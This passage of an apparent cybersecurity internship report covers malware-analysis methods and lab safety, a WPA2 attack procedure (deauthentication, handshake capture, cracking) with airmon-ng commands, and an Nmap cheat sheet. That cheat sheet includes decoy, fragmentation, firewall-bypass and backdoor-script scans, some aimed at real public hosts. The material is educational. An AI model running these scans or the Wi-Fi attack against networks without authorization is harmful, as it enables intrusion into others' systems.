1. Understand the malware (Functionality): Keylogger, RAT, OR Ransomware.
2. How was the system infected? Targeted attack or Phishing attack.
3. How it communicates with the attacker?
4. To exfiltrate useful indicators like registry entries/keys and filenames for the purpose of generating that can be used to detect future detection.

Types of malware analysis

1. Static analysis: the process of analyzing malware without executing or running it. The objective is to extract as much metadata from the malware as possible.
Example: String, PE headers.
0. Dynamic analysis: This is the process of executing malware and analyzing its functionality and behavior. The objective is to understand exactly how and what the malware does during execution. This is done in a debugger.
0. Code analysis: Analyzing/reverse engineering assembly code. This can be done both statically and dynamically.
0. Behavioural analysis: analyzing and monitoring the malware after execution. It involves monitoring the processes, registry entries, and network monitoring to determine the working malware.

Static

"Static Analysis" is used to gain a high-level abstraction of the sample - it can be fairly simple to decide if a piece of code is "malicious" or not with this method alone.

Dynamic

This step is a lot more involved and is where the abstraction of the sample is largely built upon. "Dynamic Analysis" essentially involves executing the sample and observing what happens. This of course is not safe. If the sample turns out to be "Ransomware" - you've now lost your files. If it is capable of propagating via traversing a network, nice... You've now just infected your Local Area Network (LAN).

Tools

1. Hypervisor - VirtualBox or VM
2. Windows 7/10
3. FLARE VM - Windows malware analysis distribution
Comes prepackaged with all the tools we need for malware analysis

Security guidelines

1. Keep your Hypervisor updated.
2. When executing malware ensure your network configuration is set to host-only.
3. Do not plug any USB devices into the VM.
4. Make sure you download compressed and password-protected samples to avoid accidental execution.
5. Take snapshots!
6. Do not store any valuable data on your analysis VM.
7. Disable shared folders, before execution or analysis.

Static Properties Analysis

1. A good starting point for Malware Analysis
2. No need to infect a lab environment
3. Identify Indicators of compromise - Hash, IPs, strings, API calls, Packers

Static Analysis Tools

1. Dependency Walker (depends)
2. PeID
1. PE Explorer
2. PEview
3. ResourceHacker
4. Sysinternals Certutil, Strings
5. PESTudio
6. Singsrch
7. VirusTotal
8. HxD

File Type

HxD

cmdr

1. Signature for exe file
Keywords: MZ, 4D 5A, This program cannot be run in DOS mode.

Fingerprint the malware

Hashcalc

1. Grab the hash and dump it in virustotal

Strings

Obtaining MD5 Checksums of Provided Files

MD5 "Checksums" are a prominent attribute in the malware Community. Because there can be many variants of a family of Ransomware, these MD5 "Checksums" are cryptographic "fingerprints" of the files. This allows uniform identification throughout the community - especially with automated Sandboxes.

The hex value for an executable is always "4D 5A". So if a file with a ".jpg" file has the hex header of "4D 5A", then it is obviously not a jpg file. You can read more into file headers/trailers here, which are great resources for data carving in file forensics/recovery.

https://www.garykessler.net/library/file_sigs.html

1. IP address
2. URLs
3. Windows API
4. Base64 or any encoding techniques

Sysinternals Certutil, Strings

Command

strings "C:\Users\Analysis\Desktop\Tasks\Task 12\67844C01"

Command

```
strings -n 5 C:/Users/Flare/Desktop/abc.exe
```

Decrypting Encoded strings

Xorsearch

Commands:

```
Xorsearch Xmoon.exe HTTP
```

```
Xorsearch Xmoon.exe this
```

```
Xorsearch Xmoon.exe Create
```

Floss

```
Commands: floss xmoon.exe
```

Identifying if the Executables are obfuscated/packed

There are a few provided tools on this Windows instance that are capable of identifying the compiler / packer of a file. However, PeID has a huge database and is a great tool for this.

Moreover, just because a file doesn't have the ".exe" extension, doesn't mean it isn't an actual executable! For instance, it can have the ".jpg" extension and still be an executable piece of code. This is a tad-bit out of scope for this room specifically, but essentially, files have to identify attributes within its hex - known as file headers.

Packing

is a technique where malware authors try and use a tool that modifies the formatting of code by compressing or encrypting the data.

In order to see if malware is packed we will use a tool called 'Exeinfo'

PEStudio

1. Can pull the hash value of file
2. Has an integration with malware
3. SignSrch, PEScanner Tools

Malware Classification and & identification

Dynamic malware Analysis

Network based indicators

Network Activity: Look for the C2 server because malware steals data and sends it to the malware author.

Wireshark(filter for SMTP,http, DNS)

Process Activity

1. process hacker
2. Procmon

Registry Activities(Persistence)

1. Regshot:(key added, value-added, value modified, files added)
2. Procmon

Key to look for when it comes to startup

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKCU\Softwre\Microsoft\Windows\CurrentVersion\RunOnce

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKCU\Softwre\Microsoft\Windows\CurrentVersion\RunOnce

File Activities (Persistence)

1. Regshot
2. Procmon
3. C:\Users\Username\AppData\Roaming*

%TEMP%

shell:startup

Shell:common startup

4.5 Wireless Penetration Testing

Assessment of wireless network

WPA2 PSK

WPA2 Enterprise

Activities Performed

Evaluating the strength of PSK

Reviewing nearby networks

Assessing guest network

Checking network access

The hacking process

1. Place: Place the wireless card into monitor mode
2. Discover: Discover information about the network.
 - . Channel
 - . BSSID
3. Select: select network and capture data
4. Perform: Perform deauth attack
5. Capture: Capture WPA handshake
6. Attempt: Attempt to crack the handshake

```
└─(naimurrahman@kali)-[~]
└─$ airmon-ng check kill
Run it as root
```

```
└─(naimurrahman@kali)-[~]
└─$ sudo su
[sudo] password for naimurrahman:
└─(root@kali)-[/home/naimurrahman]
└─# airmon-ng check kill
```

Killing these processes:

```
PID Name
746 wpa_supplicant
```

```
└─(root@kali)-[/home/naimurrahman]
└─# airmon-ng start wlan1
```

PHY	Interface	Driver	Chipset
-----	-----------	--------	---------

```
phy0 wlan0 iwlwifi Intel Corporation Comet Lake PCH-LP CNVi WiFi
phy3 wlan1 mt7601u Ralink Technology, Corp. MT7601U
      (monitor mode enabled)
```

4.6 NMAP R&D

1. Nmap is a free and open-source network scanner created by Gordon Lyon.
2. Used to discover hosts and services.
3. By sending packets and analysing the responses.
4. Host discovery, service, version, vulnerability.
5. Host discovery, services, version, vulnerability, enumeration, exploitation, etc.


Nmap port states

1. Open - listening on that port.
2. Close-not listening on that port.
3. Filtered-firewall/filter is blocking that port.
4. Unfiltered-not responding to probe but not possible to determine open/close.
5. Open/filtered-either opener filtered.
6. Close/filtered-either close or filtered.

TCP connect full scan

TCP - - - >Protocol

3 Way handshake




-> `sudo nmap -sT 216.250.254.238`

Stealthy Scan

(SYN SCAN, HALF-OPEN SCAN)

```
->sudo nmap -sS -p 80,443 10.7.1.0/24
```



The screenshot shows a network traffic capture in Wireshark. The filter is set to '(ip.addr eq 10.7.1.211 and ip.addr eq 10.7.1.226) and (tcp.port eq 46392 and tcp.port eq 443)'. The packet list shows four packets:

No.	Time	Source	Destination	Protocol	Length	Info
6.08...	10.7.1.211	10.7.1.226	TCP	...	46392 → 443	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM..
6.08...	10.7.1.226	10.7.1.211	TCP	...	443 → 46392	[SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460..
6.08...	10.7.1.211	10.7.1.226	TCP	...	46392 → 443	[ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=264455..
6.08...	10.7.1.211	10.7.1.226	TCP	...	46392 → 443	[RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2..

-O: Enable OS detection

```
-> sudo nmap -O 216.250.254.238
```

-A: Enable OS detection, version detection, script scanning, and traceroute

```
-> sudo nmap -A 216.250.254.238
```

Decoy Scanning

```
sudo nmap -sS -D 10.7.1.11 10.7.1.226
```

UDP port scan

```
nmap -sU 192.168.0.100
```

Script Scan

We can find all the script in /usr/share/nmap/scripts

The easiest way to find a specific script is by doing `ls | grep http`

```
sudo nmap -script vuln 216.250.254.238
```

Scan for HTTP directory using scripts

```
nmap --script HTTP-enum pathao.com
```

Scan for OS using scripts

```
nmap --script smb-os-discovery pathao.com
```

Scan for FTP to create a backdoor

```
nmap --script ftp-vsftpd-backdoor pathao.com
```

Find vulnerability

ping scan

```
nmap -sn 192.168.0.100
```

Multiple targets

```
nmap -sn localhost 192.168.0.100
```

Consecutive scan

```
nmap -sn 192.168.0.100,102,103
```

Range scan

```
nmap -sn 192.168.0.100-103
```

Wildcard scan

```
nmap -sn 192.168.0.* --exclude 192.168.0.109(excluding this ip)
```

Scan IP from file

```
nmap -iL filename.txt
```

Specify port

```
nmap -p 22 192.168.0.100
```

port range

```
nmap -p 1-30 192.168.0.100
```

Top port scan

```
nmap --top-port 20 192.168.0.100
```

Scan all open port

```
nmap -p- 192.168.0.100
```

How to find the target host has firewall

```
nmap -sA pathao.com
```

Reason scan

```
nmap --reason 192.168.0.100
```

Service enumeration and Os detection

```
nmap -sV -O 192.168.0.100
```

Get all information

```
nmap -A 192.168.0.100
```

Ping a server which ICMP is blocked

```
nping -tcp google.com
```

```
nmap -sP -PI 192.168.0.227
```

-sP (ping scan for host discovery)

-PI (ICMP echo request)

Firewall bypass nmap scan

```
Nmap -f 192.168.0.227
```

-f (fragmented IP packet)

```
nmpa -mtu 192.168.0.227
```

mtu (maximum transmission unit)

```
nmap -sS -T5 --script firewall-bypass 192.168.0.227
```

Firewall testing scan with Hping3

```
hping3 -1 -c 1 192.168.0.227
```

-1 (To send icmp)

-c 1 (Only one packet is sent)

Fin scan against stateless firewall

```
nmap -sF -p 1-100 T4 192.168.0.227
```

Firewall detection

```
tracert cycliffs.com
```

tracert to cycliffs.com (15.235.144.5), 30 hops max, 60 byte packets

```
 1 192.168.0.1 (192.168.0.1) 17.240 ms 17.121 ms 17.067 ms
 2 192.168.140.1 (192.168.140.1) 17.026 ms 16.982 ms 16.927 ms
 3 100.64.3.117 (100.64.3.117) 16.862 ms 16.798 ms 16.749 ms
 4 100.64.3.93 (100.64.3.93) 20.937 ms 20.881 ms 20.835 ms
 5 43.245.141.summitiig.net (43.245.141.17) 20.790 ms 20.747 ms 20.659 ms
 6 103.199.87.153 (103.199.87.153) 16.914 ms 157.119.185.211 (157.119.185.211) 14.793 ms
 157.119.185.30 (157.119.185.30) 14.687 ms
 7 * * *
```

8 16276.sgw.equinix.com (27.111.228.106) 141.553 ms 141.505 ms 141.461 ms
9 * * *
10 * * *
11 * * *
12 sin1-sgcs2-g1-nc5.sgp.asia (103.5.15.5) 51.788 ms sin-sgcs2-g2-nc5.sgp.asia
(103.5.15.17) 51.708 ms sin1-sgcs2-g1-nc5.sgp.asia (103.5.15.5) 51.637 ms
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *

(* * * - Detecting firewall)

Chapter 5: Achievement

During my internship period, my organizations offered me some course & training to get skill on my Penetration and also, I have achieved some certification from Cyber Security Center. After completing the training and I have been awarded some certification.

Intro to Bug Bounty Hunting and Web Application Hacking



Certified Ethical Hacker (CEH)



Chapter 6: Conclusions

During my internship I have learned different cybersecurity frameworks. Also, I have conducted VAPT in different organizations real. Besides, it helps me to know the corporate culture which will help me to grow in my future endeavor. After successfully completing my internship program they offered me a full-time job offer which I accepted. Please, pray for me for my further success. My aim is to Secure a responsible career opportunity by acquiring a challenging position in a reputable organization by utilizing my training, education, experience, and skills. Also making a significant contribution to the success of the company. In addition, enhancing my learnings, knowledge, and skills in a broad area of IT.

References

- [1] Organization Website Address: <https://eic.com.bd/>
- [2] LinkedIn: <https://www.linkedin.com/company/enterprise-infosec-consultants-eic/people/>

